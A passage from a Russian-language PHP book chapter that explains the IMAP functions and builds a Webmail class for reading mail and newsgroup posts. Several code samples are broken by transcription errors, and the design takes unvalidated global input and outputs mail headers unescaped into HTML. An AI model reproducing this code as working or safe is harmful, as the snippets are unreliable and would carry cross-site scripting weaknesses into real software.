Как можно догадаться, `imap_open()` служит оболочкой для команд IMAP LOGIN и SELECT. С ее помощью можно также открывать потоки к серверам POP и NNTP.

### **imap\_last\_error() and imap\_errors()**

```
string imap_last_error()
```

Функция `imap_last_error()` возвращает последнюю возникшую ошибку IMAP в виде строки и не принимает аргументов.

Для того чтобы получить все ошибки, возникшие во время текущего запроса страницы или с момента очистки стека, следует воспользоваться другой функцией - `imap_errors()`. Эта функция также не принимает аргументы и возвращает массив строк с сообщениями об ошибках:

```
array imap_errors()
```

Обратите внимание, что после вызова этой функции стек ошибок очищается.

### **imap\_close()**

```
int imap_close(int stream [, int flags])
```

Это оболочка для команды IMAP LOGOUT. Эта функция закрывает данный поток IMAP и возвращает `false` в случае ошибки.

В качестве второго аргумента можно задать CL\_EXPUNGE. Если он задан, функция уничтожает все сообщения, помеченные для удаления в данном почтовом ящике.

## Пример установления соединения

Для того чтобы соединиться с сервером ШАР, работающим, например, на порту 143 хоста `whatever.com`, можно применить эти функции следующим образом:

```
<?php
// imap_open_test.php

$mailbox = "{whatever.com:143}INBOX";
$userid = "wankyu";
$userpassword = "12345";
$stream = imap_open($mailbox, $userid, $userpassword);

if (!$stream) die("Error opening a stream to the IMAP server!
    . imap_last_error());
echo("Successfully opened a stream to INBOX!");
if (!imap_close($stream)) die("Error closing the stream!");
?>
```

Обратите внимание, что на сервере, с которым происходит соединение, должна иметься соответствующая учетная запись. Кроме того, надо заменить имя почтового сервера и номер порта реально действующими.

Первый аргумент для почтового ящика в функции `imap_open()` состоит из части, задающей сервер, и пути к почтовому ящику на сервере. INBOX обозначает ящик пользователя для входящей почты. Часть, задающая сервер, заключена в фигурные скобки, {}, и может быть IP-адресом или именем хоста. Можно указать порт, который должен быть использован при соединении с сервером, добавив прямой слэш (/), а затем двоеточие и номер порта. Следующая функция открывает поток к серверу POP на localhost:

```
$stream = imap_open("{localhost/pop3:110}INBOX", "wankyu", "12345");
```

Однако при соединении с сервером NNTP необходимо вместо почтового ящика указать название телеконференции. Если название телеконференции отсутствует, в качестве четвертого аргумента следует передать `OP_HALFOPEN`, чтобы не выбирать почтовый ящик после соединения с сервером. Кроме того, имя пользователя и пароль должны быть заданы в виде пустых строк:

```
$host = "news.php.net";
$protocol = "nntp";
$port = 119;
$stream = imap_open("\{$host/$protocol:$port}", "", "", OP_HALFOPEN);
```

Телеконференцию для работы можно задать так:

```
$newsgroup = 'php.test';
$stream = imap_open("\{$host/$protocol:$port}{$newsgroup}", "", "");
```

Обратите внимание на преобразование открывающей фигурной скобки в серверной части аргумента функции в приведенном выше фрагменте. В PHP4 комбинация `{$` недопустима в строках, т. к. PHP4 поддерживает изменяемые переменные: `echo(${$some_variable})`. Для использования в обычной строке фигурная скобка должна быть преобразована в escape-последовательность: `\${$}`.

## Создание класса Webmail

Научившись соединяясь с серверами POP3, ШАР и NNTP, можно создавать основу нашего класса `Webmail`. По внешнему виду и функциям он близок к ранее созданным нами классам, поэтому понять принципы его работы будет несложно. Постепенно мы будем добавлять в этот класс новые свойства и методы:

```
<?php
//webmail_class_ver1.php
class Webmail
{
```

### Свойства

Определяется обычный набор свойств. Свойство `$protocol` может быть задано равным значению любого элемента в массиве `$supported_protocols`:

```
var $host = '';
var $protocol = 'imap';
var $supported_protocols = array('imap', 'pop3', 'nntp');
var $port = 143;
var $userid = '';
var $userpassword = '';
```

Свойство `$stream` указывает на поток IMAP, а `$mailbox` - на текущий почтовый ящик:

```
: var $stream = 0;
: var $mailbox = '';
```

Если установить свойство `$auto_expunge` в `true`, то функция `imap_close()` уничтожит все сообщения, помеченные для удаления:

```
var $auto_expunge = true;
```

Нам потребуется новая группа специальных сообщений об ошибке. Обратите внимание на использование свойства `$ERR_ARGS_DELIMITER` в качестве разделителя сообщения об ошибке и последующего аргумента:

```
var $ERR_ARGS_DELIMITER = " ";
var $ERROR_MSG = '';

var $ERR_STR_CONNECTION_FAILED = 'Connection failed!';
```

```

var $ERR_STR_PROTOCOL_NOT_SUPPORTED = 'Protocol not supported!';
var $ERR_STR_CLOSE_FAILED = 'Error closing the stream!';
var $ERR_STR_MAILBOX_NOT_AVAILABLE = 'Mailbox not available!';
var $ERR_STR_OVERRIDE_START = "Override start() method!";

```

## init()

Метод `init()` инициализирует класс, присваивая внутренним свойствам значения переданных ему аргументов:

```

function init($host, $protocol='imap', $port=143, $userid='', $userpassword=' ')
{
    $this->host = $host;
    $this->protocol = $protocol;
    $this->port = $port;
    $this->userid = $userid;
    $this->userpassword = $userpassword;
}

```

Значение свойства `$mailbox` извлекается из глобального пространства имен:

```

$this->mailbox = $GLOBALS["mailbox"];

```

Если заданный протокол не входит как элемент в массив `$supported_protocols`, то он считается недопустимым:

```

if (!in_array($this->protocol, $this->supported_protocols)) {
    $this->buildErrorMsg($this->ERR_STR_PROTOCOL_NOT_SUPPORTED,
        $this->protocol);
    return false;
}

```

Если предстоит работать с протоколом **NNTP**, а свойство `mailbox` пустое, то поток IMAP должен быть открыт без выбора почтового ящика, для чего четвертый аргумент функции `imap_open()` устанавливается в `OP_HALFOPEN`. Если у свойства `$mailbox` непустое значение, то оно используется в качестве названия телеконференции:

```

if ($this->protocol == 'nntp' && empty($this->mailbox)) {
    $mode = OP_HALFOPEN;
} else $mode = false;

$this->stream = @imap_open("\{
    $this->host/$this->protocol:$this->port}{$this->mailbox",
    $this->userid, $this->userpassword, $mode);

if (!$this->stream) {
    $this->buildErrorMsg($this->ERR_STR_CONNECTION_FAILED,
        imap_last_error());
    return false;
}
return true;
}

```

Может показаться, что проще создать конструктор с аргументами, необходимыми для открытия соединения. Однако конструктор - это необычный тип метода, который не возвращает значение. Опираясь на конструктор, мы не сможем узнать, было ли успешным открытие соединения.

### **start() и end()**

Для того чтобы активировать экземпляр нашего класса, мы вызываем метод *start()*, а при завершении работы с экземпляром - метод *end()*:

```
function start()
```

```
|
```

Метод *start()* должен заменяться дочерним классом, поскольку класс *Webmail* не предназначен для самостоятельной работы. Это метод интерфейса, который должны реализовывать все производные классы:

```
$this->buildErrorMsg($this->ERR_STR_OVERRIDE_START);
return false;
}
```

Метод *end()* закрывает открытый поток:

```
function end()
{
    if ($this->auto_expunge) $ret = @imap_close($this->stream, CL_EXPUNGE);
    else $ret = @imap_close($this->stream);

    if (!$ret) {
        $this->buildErrorMsg($this->ERR_STR_CLOSE_FAILED, imap_last_error());
        return false;
    }
    return true;
}
```

PHP старается гарантировать закрытие всех открытых соединений при завершении сценария. Однако хорошей практикой следует считать предоставление в базовом классе какого-либо метода для сборки мусора.

### **buildErrorMsg() и errorMsg()**

Метод *buildErrorMsg()* всего лишь устанавливает для свойства *\$ERROR\_MSG* значение, состоящее из переданных ему аргументов, разделенных *\$ERR\_ARGS\_DELIMITER*:

```
function buildErrorMsg($err msg, $err_arg='')
{
    $this->ERROR_MSG = $err msg . $this->ERR_ARGS_DELIMITER . $err_arg;
}
```

Кроме того мы как обычно определим метод для вывода сообщений об ошибках:

```
function errorMsg()
{
    return $this->ERROR_MSG;
}
?>
```

## Тестирование класса Webmail

Опробуем этот класс с различными протоколами и хостами:

```
<?php
//webmail_class_test.php
include("./webmail_class_ver1.php");
class My_Webmail extends Webmail
{
    function start() {
        // Пока ничего не делает
        return true;
    }

    $host = "mail.whatever.com";
    $protocol = "imap";
    $port = 143;
    $userid = "wankyu";
    $userpassword = "12345";

    $wmail = new My_Webmail();

    if (!$wmail->init($host, $protocol, $port, $userid, $userpassword))
        echo($wmail->errorMsg());
    else echo("Connected!");
    if (!$wmail->start()) echo($wmail->errorMsg());

    $wmail->end();
?>
```

Обратите внимание, как мы переопределили метод `start()` в данном примере сценария, расширяющем класс `Webmail`. Этот сценарий лишь соединяется с указанным сервером. Чтобы получить нечто осмысленное, надо добавить в класс `Webmail` новые функции. Первое, что хотелось бы сделать после соединения с сервером IMAP, - это получить список сообщений в выбранном почтовом ящике.

## Получение списка почтовых сообщений или статей

Для получения списка сообщений в почтовом ящике или статей, опубликованных в телеконференции, можно вызвать функции `imap_header()` и `imap_fetchstructure()`.

**imap\_header()**

```
object imap_header(int stream, int msg_no [, int fromlength , int subjectlength,
string defaulthost])
```

Функция `imap_header()` возвращает заголовки сообщения или статьи, а функция `imap_fetchstructure()` подробно сообщает об их структуре. Можно обращаться к функции `imap_header()` под другим ее именем, `imap_headerinfo()`.

Эта функция возвращает объект, содержащий информацию о блоке заголовков данного сообщения, со следующими свойствами (табл. 12.2):

*Таблица 12.2. Информация о заголовках сообщения*

| Заголовок          | Описание   |
|--------------------|--|
| Date               | Дата создания сообщения, или заголовок Date  |
| Subject            | Заголовок Subject  |
| message_id         | Заголовок Message-ID   |
| References         | Заголовок References   |
| toaddress          | Точные копии заголовков To, From и Reply-To  |
| fromaddress        |  |
| reply_toaddress    |  |
| to, from, reply_to | Массив объектов, содержащих адреса электронной почты из заголовка. У каждого элемента есть следующие свойства со значениями, приведенными для адреса Wankyu Choi <wankyu@whatever.com>:<br>personal - полное имя - «Wankyu Choi»<br>mailbox - имя почтового ящика - «wankyu»<br>host - имя хоста - «whatever.com»<br>Объекты обладают еще одним свойством с именем adl. Отправитель сообщения может указать маршрут, по которому это сообщение должно дальше следовать, который называется « <b>source-routing</b> ». Однако это свойство используется редко и обычно ничего не содержит |
| Recent             | R для свежих и прочитанных<br>N для свежих и не прочитанных<br><пробел> для не являющихся свежими  |
| Unseen             | U для не просмотренных и не свежих<br><пробел> для просмотренных или не просмотренных и свежих<br>Считается, что сообщение Recent имеет также статус Unseen. Необходимо проверить оба флага, Recent и Unseen, чтобы определить, должно ли сообщение быть прочитано   |
| Answered           | A, если ответ отправлен<br><пробел>, если ответ не отправлен   |
| Deleted            | D, если помечено для удаления<br><пробел>, если не помечено для удаления   |

| Заголовок    | Описание  |
|--------------|---|
| Draft        | X, если это черновик<br><пробел>, если это не черновик  |
| Flagged      | F, если помечено флагами<br><пробел>, если не помечено флагами  |
| Msgno        | Порядковый номер сообщения  |
| Size         | Размер сообщения в байтах   |
| fetchfrom    | Значение заголовка From, отформатированное в соответствии с аргументом fromlength, задающим размер. Если аргумент отсутствует, это свойство ничего не возвращает. Учтите, что заголовок From с символами не из набора ASCII следует декодировать с помощью функции IMAP, которая будет рассмотрена ниже. Если обрезать закодированный заголовок, его значение будет разрушено |
| fetchsubject | Значение заголовка Subject, отформатированное в соответствии с аргументом subjectlength, задающим размер. Если аргумент отсутствует, это свойство ничего не возвращает. С кодированным значением заголовка Subject возникает та же проблема, что и в свойстве fetchfrom   |

С помощью этой функции можно получать метаданные сообщения:

```
$msg = imap_header($stream, 10, 30, 40);

if ($msg->Unseen == 'U' || $msg->Recent == 'R') {
    $flag = "(Unseen)";
} else $flag = "(Seen);
```

Форматируем заголовок Date для получения краткого его варианта:

```
$msg_date = gmstrftime("%b %d %Y", strtotime($msg->date));
```

Делаем возможным щелчок по адресу From:

```
$from_addr = $msg->from[0]->mailbox . "@" . $msg->from[0]->host;
if ($msg->from[0]->personal != '') {
    $from_addr = "From: <a href=\"mailto: $from_addr\">" .
        $msg->from[0]->personal . "</a>";
} else {
    $from_addr = "From: <a href=\"mailto: $from_addr\">$from_addr</a>";
```

Делаем возможным щелчок по адресу (адресам) Cc:

```
for ($i=0; $i < count($msg->cc); $i++) {
    $cc_addr = $msg->cc[$i]->mailbox . "@" . $msg->cc[$i]->host;
    if ($msg->cc[$i]->personal != '') {
        $ccs[] = "<a href=\"mailto:$cc_addr\">" . $msg->cc[$i]->
```

```

        personal . "</a>";
    } else {
        .
        .
        $ccs[] = "<a href=\"mailto: $cc_addr\">$cc_addr</a>";
    }
}

```

У нас есть хоть один адрес Сс?

```

if (count($ccs) > 0) {
    $cc_adr = "Cc: " , implode(", ", $ccs);
}

```

Выведем их:

```

echo("Date: $msg_date <br>");
echo("From: $from_addr<br>");
if (count($ccs) >0) {
    echo("Cc: $cc_adr<br>";
}
echo("Size: $msg->Size bytes<br>");
echo("Subject: $msg->subject<br>");

```

Функция `imap_header()` не возвращает UID сообщения. Для получения уникального ID сообщения надо вызвать функцию `imap_uid()`.

### **imap\_uid() and imap\_msgno()**

```

int imap_uid(int stream, int msg_no)
int imap_msgno(int stream, int uid)

```

Функция `imap_uid()` возвращает UID сообщения с заданным порядковым номером, тогда как `imap_msgno()` возвращает порядковый номер сообщения с заданным UID.

Описываемая ниже функция `imap_fetchstructure()` предоставляет гораздо больше информации, чем `imap_header()`.

### **imap\_fetchstructure()**

```

object imap_fetchstructure(int stream, int msg_no [, int flags])

```

Эта функция возвращает метаданные указанного сообщения.

Если третий аргумент задан константой `FT_UID`, то функция воспринимает аргумент `msg_no` как UID сообщения.

Возвращаемый объект содержит всю информацию о структуре указанного сообщения. Особый интерес представляют следующие свойства:

- type - заголовок Content-Type, присутствующий в блоке заголовка как целое число

Свойство type может принимать следующие значения:

| Значение | Свойство    | Значение | Свойство |
|----------|-------------|----------|----------|
| 0        | Text        | 4        | Audio    |
| 1        | Multipart   | 5        | Image    |
| 2        | Message     | 6        | Video    |
| 3        | Application | 7        | Other    |

- encoding – заголовок Content-Transfer-Encoding, присутствующий в блоке заголовка как целое число

Свойство encoding может принимать следующие значения:

| Значение | Свойство | Значение | Свойство         |
|----------|----------|----------|------------------|
| 0        | 7bit     | 3        | base64           |
| 1        | 8bit     | 4        | quoted-printable |
| 2        | Binary   | 5        | Other            |

- ifsubtype - true, если есть строка подтипа
- subtype - подтип MIME
- ifid - true, если есть заголовок Message-ID
- id - заголовок Message-ID
- lines - количество строк в теле сообщения
- bytes - размер сообщения в байтах
- ifparameters - true, если существует массив parameters
- parameters - массив объектов, описывающих каждый параметр MIME

parameters представляет собой массив объектов, каждый из которых обладает двумя свойствами, носящими имена attribute и value. В нем содержатся дополнительные пары имя параметра/значение, используемые во всех полях заголовка Content-Type данного сообщения. Например:

```
$struct = imap_fetchstructure($stream, 10);
$param = $struct->parameters[0];
echo($param->attribute); // BOUNDARY
echo($param->value); // 123456789
```

- parts - массив объектов, описывающих каждую часть сообщения
- parts - массив объектов с такой же структурой, как объект верхнего уровня. Первый элемент массива parts содержит текстовое тело данного сообщения. Если в сообщении есть вложения, то во втором элементе массива содержится информация о структуре первой кодированной части тела:

```
$struct = imap_fetchstructure($stream, 10);
$num_parts = count($struct->parts) - 1;
```

```

if ($num_parts > 0) {
    echo("Message 10 has attachment(s)!");
} else {
    echo("Message 10 has no attachment!");
}

```

В некоторых полях заголовков могут присутствовать данные, являющиеся результатом кодировки текста, содержащего символы, не входящего в набор ASCII. Кодированный текст представляет собой последовательность отображаемых символов ASCII, начинающуюся с `=?` и оканчивающуюся `?=`. Внутри нее есть еще два знака вопроса: первый в конце названия набора символов и второй — в начале закодированного в виде символов ASCII исходного текста. Между этими двумя знаками вопроса могут находиться символы `B/b` или `Q/q`. Символ `B` обозначает кодировку base64, а символ `Q` — кодировку quoted-printable:

- `From: =?ISO-8859-1?Q?Petr=E9?= <nevermind@a.com>`

Приведенный выше заголовок `From` содержит текст в кодировке quoted-printable из набора символов ISO-8859-1:

- `From: =?ks_c_5601-1987?B?w9a/z7HU?= <wankyu@whatever.com>`
- `Subject: =?ks_c_5601-1987?B?wcu828fVtM+02S4g?=`

Приведенные выше заголовки `From` и `Subject` содержат текст в кодировке base64 из набора символов `ks_c_5601_1987` корейского языка.

Для того чтобы раскодировать эти поля заголовков, надо вызвать функцию `imap_mime_header_decode()`.

### **imap\_mime\_header\_decode()**

```
array imap_mime_header_decode(string var)
```

Эта функция возвращает массив объектов, у каждого из которых есть два свойства: `charset` и `text`.

Вызовем эту функцию, передав ей первый приведенный выше заголовок `From`:

```

$header = "=?ks_c_5601-1987?B? w9a/z7HU?= <wankyu@whatever.com>";
$dec_array = imap_mime_header_decode($header);
echo("Charset: " . $dec_array[0]-> charset . "<br>");
echo("Decoded text: " . $dec_array[0]->text);

```

Мы получим следующий результат (рис. 12.1).

Если элемент возвращенного массива не закодирован и записан в чистом US-ASCII, то свойство `charset` этого элемента имеет значение `default`.

Charset: ks\_c\_5601-1987  
Decoded text "최완규"

Рис. 12.1. Результат работы функции `imap_mime_header_decode()`

Можно, например, отсортировать список сообщений электронной почты или статей по дате создания или теме. Это удобно делать с помощью функции `imap_sort()`.

## **imap\_sort()**

```
array imap_sort(int stream, int criteria, int reverse, int flags)
```

Данная функция возвращает отсортированный массив сообщений или статей. Массив можно отсортировать в обратном порядке, задав для аргумента `reverse` значение `true`.

Аргумент `criteria` определяет порядок сортировки (табл. 12.3):

*Таблица 12.3. Значения аргумента criteria*

| Аргумент    | Описание  |
|-------------|---|
| SORTDATE    | Сортировать по полю заголовка Date  |
| SORTARRIVAL | Сортировать по дате поступления   |
| SORTFROM    | Сортировать по полю заголовка From  |
| SORTSUBJECT | Сортировать по полю заголовка Subject                                       |
| SORTTO      | Сортировать по полю заголовка To. Участвует только первый адрес в заголовке |
| SORTCC      | Сортировать по полю заголовка Cc. Участвует только первый адрес в заголовке |
| SORTSIZE    | Сортировать по размеру сообщения в октетах                                  |

Четвертый аргумент `flags`, необязательный, может принимать одно из следующих значений (табл. 12.4):

*Таблица 12.4. Значения аргумента flags*

| Аргумент      | Описание   |
|---------------|--|
| SE_UID        | Возвращать UID сообщений. В его отсутствие возвращаются порядковые номера сообщений  |
| SE_NOPREFETCH | Не загружать обрабатываемые сообщения. Возвращаются только порядковые номера или UID сообщений, и последующие вызовы функций для получения дополнительных данных должны снова соединяться с сервером. По умолчанию загружаются все заголовки вместе с номерами или UID сообщений. Установка этого флага снижает производительность. Отключение этого режима может повысить эффективность функции |

Следующий фрагмент кода выводит список сообщений, отсортированный по теме в порядке убывания:

```
$msgs = imap_sort($stream, SORTSUBJECT, 1, 0, SE_NOPREFETCH);
if (!is_array($msgs)) {
```

```

        return "No message or error occurred while fetching messages!";
    > else {
        $str = '';
    }
foreach ($msgs as $msg_no) {
    $msg = imap_header($this->stream, $msg_no);
    $str .= "$msg->subject<br>";
}
return $str;

```

Теперь смастерим метод, который возвращает список сообщений электронной почты или статей телеконференций.

## Вывод списка сообщений в классе Webmail

Для того чтобы добавить в класс Webmail метод для вывода списка сообщений, надо определить ряд новых свойств.

### Новые свойства

Список можно сортировать в выбранном порядке. По умолчанию сортировка осуществляется в порядке создания сообщений или статей. Для сортировки в порядке возрастания свойству `$reverse` присваивается значение `false`. Будем разрабатывать класс Webmail дальше:

```

// webmail_class_ver2.php

class Webmail
{
    var $sort = 'SORTDATE';
    var $reverse = ;0

```

Дополнительные строки специальных сообщений:

```

var $ERR_STR_MAILBOX_STATUS_ERROR = 'Cannot get stat for the mailbox!';
var $STR_NO SUBJECT = 'NO SUBJECT';
var $STR_NO_FROM = 'UNKNOWN';

```

### init()

Метод `init()` делает новые переменные глобальными с помощью массива `$GLOBALS`. Свойство `$sort` устанавливает порядок сортировки списка.

```

function init($host, $protocol='imap', $port=143, $userid,$userpassword)
{

```

В том случае, если глобальные переменные пусты, надо оставить без изменения значения по умолчанию:

```

if (isset($GLOBALS["sort"])) $this->sort = $GLOBALS["sort"];
if (isset($GLOBALS["reverse"]))

```

```

    $this->reverse = $GLOBALS["reverse"];
}

```

## getMsgList()

Новый метод `getMsgList()` возвращает двумерный массив, элементы которого хранят информацию заголовков сообщений в виде другого массива.

Свойство `$sort` устанавливает поле, по которому сортируются сообщения, и по умолчанию принимает значение `SORTDATE`:

```

function getMsgList($read action, $mail_action)
{
    $msgs = @imap_sort($this->stream, $this->sort,
                        $this->reverse, SE_NOPREFETCH);
}

```

Если возвращенное значение `$msgs` оказывается не массивом, это означает, что сообщений в данном почтовом ящике или телеконференции нет:

```
if (!is_array($msgs)) return false;
```

Получить объект метаданных для каждого сообщения:

```
for ($i=0; $1 < count($msgs); $i++) {
```

Получим как порядковый номер, так и UID сообщения:

```

$msg = @imap_header($this->stream, $msg_no);
$arr[$i]["no"] = $msg_no = $msgs[$i];
$arr[$i]["uid"] = $msg_uid = imap_uid($this->stream, $msg_no);

```

Было ли сообщение прочитено?

```

if ($msg->Unseen== 'U' || $msg->Recent== 'R'){
    $arr[$i]["unseen"] = true;
} else {
    $arr[$i]["unseen"] = false;
}

```

Значение заголовка Date слишком длинное, чтобы уместиться в ячейке таблицы. Укоротим его. Функция `strtotime()` возвращает временную отметку в формате UNIX по заданной строке с датой:

```
$arr[$i]["date"] = gmstrftime("%b %d %Y", strtotime($msg->date));
```

Получим метаданные текущего сообщения:

```
$struct = @imap_fetchstructure($this->stream, $msg_no);
```

Первым элементом в свойстве `parts` возвращаемого объекта является текстовое тело сообщения. Если в свойстве более одного элемента, это означает, что в сообщении есть вложения, и тогда перед его темой помещается знак `@`:

```
$num_parts = count($struct->parts) - 1;
if ($num_parts > 0) $msg_prefix = "@";
else $msg_prefix = '';
```

При необходимости декодируются заголовки MIME. Метод `decodeHeader()` возвращает декодированное значение заголовка, если в нем содержатся символы, отличные от ASCII:

```
if (empty($msg->subject)) {
    $arr[$i]["subject"] = $this
        ->buildUrl("$read_action&msg_uid=$msg_uid&mailbox=
        $this->mailbox", $this->STR_NO SUBJECT);
} else {
    $msg_subject = $this->decodeHeader($msg->subject);
    $arr[$i]["subject"] = $this-
        buildUrl("$read_action&msg_uid=$msg_uid&mailbox=".
        "$this->mailbox", "$msg_prefix$msg_subject");
}
```

Метод `makeAddress()` принимает массив объектов, содержащих свойства адреса сообщения, и преобразует каждый почтовый адрес в ссылку, используя для справки второй аргумент:

```
if (empty($msg->from)) {
    $arr[$i]["from"] = $this->STR_NO_FROM;
} else {
    $arr[$i]["from"] = $this->makeAddress($msg->from,
        "$mail_action&msg_uid=$msg_uid&mailbox=$this->mailbox");
}
}
return $arr;
>
```

С помощью метода `getMsg()` выполняется чтение сообщения или статьи. Мы построим его в следующем разделе.

## **makeAddress()**

Функция `makeAddress()` возвращает строку, содержащую адреса электронной почты, разделенные запятыми. Если задан аргумент `$action`, то каждый адрес преобразуется в ссылку на основании этого аргумента:

```
function makeAddress($emails, $action)
{
    if (!is_array($emails)) return;
    foreach ($emails as $email) {
```

В заголовке `From` может содержаться закодированный текст:

```
$personal = $this->decodeHeader($email->personal);
$address = $email->mailbox . "@" . $email->host;
if (!empty($personal)) {
```

```

        $arr[] = $this->buildUrl("$action&email=$address", $personal);
    } else {
        $arr[] = $this->buildUrl("$action&email=$address", $address);
    }
}
return implode('', $arr);
}.

```

## decodeHeader()

Метод `decodeHeader()` возвращает декодированное значение заголовка:

```

function decodeHeader($arg)
{
    $dec_array = imap_mime_header_decode($arg);

```

Используется только свойство `text` возвращаемого объекта:

```

foreach ($dec_array as $obj) $arr[]=$obj->text;
if (count($arr) >0) return implode('', $arr);
else return $arg;
}

```

## buildUrl()

Метод `buildUrl()` служит средством получения URL, вызывающего текущий сценарий. Например, аргумент `$onclick` используется, чтобы обеспечить функциональность JavaScript:

```

function buildUrl($options, $link, $onclick='')
{
    global $PHP_SELF;
    if (!empty($onclick)) $onclick = " OnClick=\"$onclick\"";
    return "<a href=\"$PHP_SELF?$options\"$onclick>$link</a>" ;
}
}

```

## Тестирование класса Webmail

Теперь можно создать экземпляр класса `Webmail`, соединиться с почтовым сервером или сервером телеконференций и получить список сообщений или статей. Следующий сценарий соединяется с `news.php.net` и выводит список статей, опубликованных в конференции `php.test`. Для получения данных с сервера потребуется некоторое время:

```

<?php
// webmail_class_test2.php

include "./webmail_class_ver2.php";
class My_Webmail extends Webmail
{

```

```

function start()
{
    $msgs = $this->getMsgList('readMsg', 'mailForm');
    if (!$msgs) return false;
    $ret_str = '';
    foreach ($msgs as $msg)
        $ret_str .= $msg["subject"] . " - " . $msg["from"] . "<br>";
    return $ret_str;
}

$host = "news.php.net";
$protocol = "nntp";
$port = 119;
$userid = "";
$userpassword = "";
$mailbox = 'php.test';

$wmail = new My_Webmail();

if (!$wmail->init($host, $protocol, $port, $userid, $userpassword)) {
    echo($wmail->errorMsg());
}

$list = $wmail->start();

if (!$list) {
    echo($wmail->errorMsg());
} else echo($list);

$wmail->end();
?>

```

**Вот пример выполнения сценария (рис. 12.2):**



*Рис. 12.2. Результатом тестирования класса Webmail*

Мы видим, что в конференции `php. test` опубликован целый ряд статей. Попробуем их прочесть.

## Получение сообщений

Проанализировав структуру `сообщения`, можно извлечь любую его часть, вызвав функцию `imap_fetchbody()`.

### `imap_fetchbody()`

```
string imap_fetchbody(int stream, int msg_no, string part_no [, int flags])
```

**IMAP** позволяет загружать части полного текста сообщения. Можно загрузить блок заголовков или блок тела, часть тела или блок заголовка части тела, если воспользоваться функцией `imap_fetchbody()`.

Строковый аргумент `part_no` обозначает, какую именно часть сообщения должна загрузить функция. Задание пустой строки приводит к загрузке всего текста тела сообщения. Каждой части тела присваивается номер, причем блоку заголовков присваивается номер 0, первой части тела сообщения номер 1 и т. д. Можно получить полный текст каждой части тела, указав номер его части. Для того чтобы загрузить блок заголовков или только заголовки (HEADER), заголовки MIME (MIME) или текстовое тело (TEXT), надо задать номер соответствующей части с точкой, например 1.TEXT.

Обратите внимание, что часть номер 1 соответствует текстуальному телу данного сообщения. Первое тело с двоичными данными загружается при задании номера части 2. Часть номер 0 загружает блок заголовков сообщения:

**В данный момент функция PHP `imap_fetchbody()` работает ненадежно, если задать ей строку с указанием части вида "1 .HEADER". Если указать в аргументе `part_no` номер желаемой части тела, будет получен текст тела.**

Следует учесть, что хотя эта функция позволяет получить тело с кодированными двоичными данными, эти данные не будут декодированы.

Четвертый аргумент может принимать одно из следующих значений:

- `FT_UID`

Считать, что аргумент `msg_no` представляет `UID`.

- `FT_PEEK`

Не устанавливать флаг `\Seen`, если он еще не установлен.

- `FT_INTERNAL`

Не преобразовывать одиночный символ перевода строки (`\n`) в пару CRLF.  
Возвратить строку как есть.

Функция `imap_body()` возвращает блоки заголовков или тела в том виде, в каком они есть. Это может быть полезно, только если надо посмотреть на точную копию сообщения:

```
string imap_body(int stream, int msg_no [, int flags])
```

Аргумент `flags` имеет то же значение, что и в функции `imap_fetchbody()`. С помощью функций `imap_fetchstructure()` и `imap_fetchbody()` мы будем анализировать и читать сообщения.

В каждой части тела сообщения могут содержаться нетекстовые кодированные данные MIME, которые надо декодировать для просмотра или загрузить в исходном виде. В зависимости от метода кодировки, примененного к данной части, мы будем обращаться к `imap_base64()` или `imap_qprint()`.

### **imap\_base64() и imap\_binary()**

```
string imap_base64(string var)
```

Функция возвращает декодированные данные из текста в кодировке base64.

```
string imap_binary(string var)
```

Функция `imap_binary()` осуществляет обратную операцию, возвращая закодированные двоичные данные.

### **imap\_qprint() и imap\_8bit()**

```
string imap_qprint(string var)
```

Для декодирования данных в кодировке quoted-printable применяется функция `imap_qprint()`.

```
string imap_8bit(string var)
```

Функция `imap_8bit()` осуществляет обратную операцию, возвращая данные в кодировке 8bit.

Существуют и другие функции для кодирования/раскодирования. Обратитесь к приложению A (<http://p2p.wrox.com/content/phpref/>) к электронному руководству по PHP, чтобы получить полный список функций для кодирования/декодирования.

## **Чтение сообщений с помощью класса Webmail**

Мы введем два новых метода для чтения сообщения и загрузки частей тела: `getMsg()` и `downloadAttachment()`. Кроме того, будет добавлен ряд свойств.

### **Новые свойства**

Свойства `$msg_no` и `$msg_uid` следят за порядковым номером сообщения и его UID соответственно, а `$part_no` содержит номер части тела, с которой необходимо работать. Вспомним, что первое вложение хранится во второй части тела, тогда как первая часть тела содержит собственно текстуальную часть сообщения:

```
// webmail_class_ver3.php  
class Webmail
```

```
{
    var $msg_no = 0;
    var $msg_uid = 0;
    var $part_no = 0;
```

С помощью свойства `$filename` броузеру сообщается имя файла, с которым он будет работать. В результате передачи его значения в поле заголовка `Content-Disposition` броузер должен, сохраняя данные, использовать это имя вместо имени сценария:

```
var $filename = '';
```

Еще пара строк специальных сообщений:

```
var $ERR_STR_MSG_NO_INVALID = 'Invalid Message Number!';
var $ERR_STR_MSG_UID_INVALID = 'Invalid Message UID!';
```

## init()

Нам потребуется несколько дополнительных глобальных переменных, соответствующих вновь определенным свойствам:

```
function init()
{
    $this->msg_no = $GLOBALS["msg_no"];
    $this->msg_uid = $GLOBALS["msg_uid"];
    $this->filename = $GLOBALS["filename"];
    $this->part_no = $GLOBALS["part_no"];
}
```

## getMsg()

Этот метод возвращает строку, содержащую сводку блока заголовка, за которой следует тело сообщения. Если тело текстуального сообщения закодировано, оно сначала подвергается декодированию. Если обнаруживаются вложенные файлы, то данная функция добавляет также ссылки, дающие пользователю возможность загрузить их:

```
function getMsg($download_action, $mail_action)
{
```

В аргументе `$download_action` содержится ссылка, через которую может быть загружена часть тела, а `$mail_action` хранит ссылку на форму для составления сообщения:

```
if (!$this->msg_uid) {
    $this->buildErrorMsg($this->ERR_STR_MSG_UID_INVALID,
        imap_last_error());
    return false;
```

```

    }

    $msg_no = imap_msgno($this->stream, $this->msg_uid);

```

Получим объект, содержащий сводку блока заголовка:

```

$headers = @imap_header($this->stream, $msg_no);
if (!$headers) {
    $this->buildErrorMsg($this->ERR_STR_MSG_NO_INVALID,
        imap_last_error());
    return false;
}

```

Отформатируем значение заголовка Date:

```

$arr["date"] = gmstrftime("%b %d %Y %H:%M:%S", strtotime
    ($headers->date));

```

Делаем возможным щелчок по адресу электронной почты, сохраняя его исходный вид в другом элементе массива:

```

$arr["raw_from"] = $this->decodeHeader($headers->fromaddress);
$arr["raw_cc"] = $this->decodeHeader($headers->ccaddress);
$arr["from"] = $this->makeAddress($headers->from,
    "$mail_action&msg_uid=$this->msg_uid&mailbox=$this->mailbox");
$arr["cc"] = $this->makeAddress($headers->cc,
    "$mail_action&msg_uid=$this->msg_uid&mailbox=$this->mailbox");

```

Попробуем декодировать заголовок Subject:

```

$arr["subject"] = $this->decodeHeader($headers->subject);
if (empty($arr["subject"])) $arr["subject"] = $this->STR_NO SUBJECT;

```

